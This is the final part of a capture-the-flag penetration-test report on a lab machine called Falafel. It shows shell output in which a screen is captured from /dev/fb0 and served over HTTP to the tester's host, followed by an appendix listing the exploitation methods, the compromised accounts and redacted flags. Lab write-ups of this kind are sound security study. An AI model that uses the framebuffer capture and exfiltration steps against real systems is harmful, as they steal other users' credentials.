uid=1000(yossi) gid=1000(yossi) groups=1000(yossi),4(adm),6(disk),24(cdrom),30(dip),46(plugdev),117(lpadmin),118(sambashare)
uid=1001(moshe) gid=1001(moshe) groups=1001(moshe),4(adm),8(mail),9(news),22(voice),25(floppy),29(audio),44(video),60(games)
uid=100(systemd-timesync) gid=102(systemd-timesync) groups=102(systemd-timesync)
```



```
Login now
 12:24:15 up  1:05,  2 users,  load average: 1.36, 0.37, 0.12
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
yossi    tty1     -                11:18    1:05m  0.03s  0.03s -bash
moshe    pts/0    10.10.14.6       12:19    1:09   0.01s  0.01s script -qc /bin/bash /dev/null
```



```
moshe@falafel:/tmp$ cat /dev/fb0 > screenshot.raw
moshe@falafel:/tmp$ ls
linpeas.sh  screenshot.raw  systemd-private-79ee082f26ee48f9a8e4b5e54e9c38a0-systemd-resolved.service-UYZ34Y  systemd-private-79ee082f26ee48f9a8e4b5e54e9c38a0-systemd-timesyncd.service-EQyOT9  tmux-1001  vmware-root_699-3979839557
moshe@falafel:/tmp$
moshe@falafel:/tmp$ cat /sys/class/graphics/fb0/virtual_size
1176,885
moshe@falafel:/tmp$ python3 -m http.server 8001
Serving HTTP on 0.0.0.0 port 8001 (http://0.0.0.0:8001/) ...
10.10.14.6 - - [14/May/2025 12:32:58] "GET /screenshot.raw HTTP/1.1" 200 -
```



```
yossi@falafel:~$ passwd MoshePlzStopHackingMe!
passwd: user 'MoshePlzStopHackingMe!' does not exist
yossi@falafel:~$ passwd
Changing password for yossi.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
yossi@falafel:~$ _
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Falafel's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.10.10.73	22	SSH	OpenSSH 7.2p2
10.10.10.73	80	HTTP	Apache httpd 2.4.18

A.3 Subdomain Discovery

URL	Description	Discovery Method
n/a		

A.4 Exploited Hosts

Host	Scope	Method	Notes
10.10.10.73	External	SQL injection + php type juggling + bypassing file upload restrictions	Foothold
10.10.10.73	Internal	Abusing group privileges	Lateral movement
10.10.10.73	Internal	Abusing group privileges	Privilege escalation

A.5 Compromised Users

Username	Type	Method	Notes
admin	hash	SQL injection	web user
www-data	shell	Bypassing file upload restrictions	sytem user
moshe	cleartext password	Configuration file	system user
yossi	cleartext password	Abusing video group privileges	system user
root	ssh keys	Abusing disk group privileges	system root

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed	Location
10.10.10.73	Internal	**REMOVE FILES:** (A*32)+.php	/var/www/html
10.10.10.72	Internal	**REMOVE FILES:** linpeas.sh + screenshot.raw	/tmp

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location
1.	10.10.10.73	92 < REDACTED > 5e	/home/moshe/user.txt
2.	10.10.10.73	c0 < REDACTED > 5b	/root/root.txt

End of Report

This report was rendered by [SysReptor](https://docs.sysreptor.com) with ♥